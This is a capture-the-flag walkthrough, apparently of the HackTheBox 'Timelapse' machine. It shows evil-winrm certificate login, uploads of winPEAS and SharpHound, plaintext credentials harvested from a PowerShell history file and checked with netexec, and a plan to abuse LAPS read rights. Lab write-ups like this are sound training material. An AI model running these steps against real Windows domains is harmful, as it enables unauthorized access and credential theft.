Evil-WinRM uses the Windows Management Instrumentation (WMI) to give you an interactive shell on the Windows host. Winrm Supports PKINIT, meaning if you have a computers PFX file, you can authenticate and get a shell. Note that the command requires a public and a private key in PEM format, that can be extracted by converting the PFX to PEM format. Take a look at the references for more info on that. Password protected PFX files can be cracked with JohnTheRipper.


Command Reference:

```
Target IP: 10.10.10.1

PFX File: cert.pfx

Domain: EVILCORP
```

Command:

```
evil-winrm -i 10.10.10.1 -c pub.pem -k priv.pem -S -r EVILCORP
```


https://tecadmin.net/extract-private-key-and-certificate-files-from-pfx-file/



```
┌──(kali㉿kali)-[~/Desktop/htb/timelapse]
└─$ ls
legacy.crt  legacy.key-enc  legacyy_dev_auth.key  legacyy_dev_auth.pfx
```

GAINING ACCESS


Now I will use evil-winrm with the -c -k options to access the box.




```
┌──(kali㉿kali)-[~/Desktop/htb/timelapse]
└─$ evil-winrm -i timelapse.htb -S -k legacyy_dev_auth.key -c legacy.crt

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```

Finally I got initial access. Now its time to escalate my priv.

PRIVILEGE ESCALATION




```
Info: Uploading /home/kali/Desktop/htb/timelapse/../winPEASx64.exe to C:\Users\legacyy\winPEASx64.exe

Data: 13122900 bytes of 13122900 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\legacyy> dir


    Directory: C:\Users\legacyy


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        10/25/2021   8:25 AM                Desktop
d-r---        10/25/2021   8:22 AM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos
-a----         11/5/2024   2:17 AM        9842176 winPEASx64.exe
```



```
Group Name                                  Type             SID
=========================================== ================ ============================================
Everyone                                    Well-known group S-1-1-0
BUILTIN\Remote Management Users             Alias            S-1-5-32-580
BUILTIN\Users                               Alias            S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
NT AUTHORITY\This Organization              Well-known group S-1-5-15
TIMELAPSE\Development                       Group            S-1-5-21-671920749-559770252-3318990721-3101
Authentication authority asserted identity  Well-known group S-1-18-1
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```


I ran winpeas but I found nothing too obvious. I also don't have any strong privileges so I will now run bloodhound.

The issue is that I don't have creds so what im going to do is upload the ingestor.




```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        10/25/2021   8:25 AM                Desktop
d-r---        10/25/2021   8:22 AM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos
-a----         11/5/2024   2:22 AM        1556992 SharpHound.exe
-a----         11/5/2024   2:17 AM        9842176 winPEASx64.exe
```

Since nothing was working and I was finding nothing in the folders I decided to look into the history. To see what commands may have been ran by the admins.




```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> cd $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> ls


    Directory: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2022  11:46 PM            434 ConsoleHost_history.txt
```

This showed me a the username and password of an account



```
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> cat ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```


```
svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
```



```
┌──(kali㉿kali)-[~/Desktop/htb/timelapse]
└─$ netexec smb  timelapse.htb -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'
SMB         10.10.11.152    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01
SMB         10.10.11.152    445    DC01             [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
```

This account is techinically still a low privilege account.

So now I will access it and see what I can do.




```
Group Name                                  Type
==========================================  ===============
Everyone                                    Well-known group
BUILTIN\Remote Management Users             Alias
BUILTIN\Users                               Alias
BUILTIN\Pre-Windows 2000 Compatible Access  Alias
NT AUTHORITY\NETWORK                        Well-known group
NT AUTHORITY\Authenticated Users            Well-known group
NT AUTHORITY\This Organization              Well-known group
TIMELAPSE\LAPS_Readers                      Group
NT AUTHORITY\NTLM Authentication            Well-known group
Mandatory Label\Medium Plus Mandatory Level Label
```


My user has access to this group but this is not a well known group as can be seen on the right.

Upon doing some research I found LAPS. Basically it deals with secure strong passwords which are frequently changed. LAPS stands for Local Administrator Password Solution and like I said its just a tool for managing passwords.

I found a hacktricks page talking about it and how to exploit it. I can use netexec to exploit it.

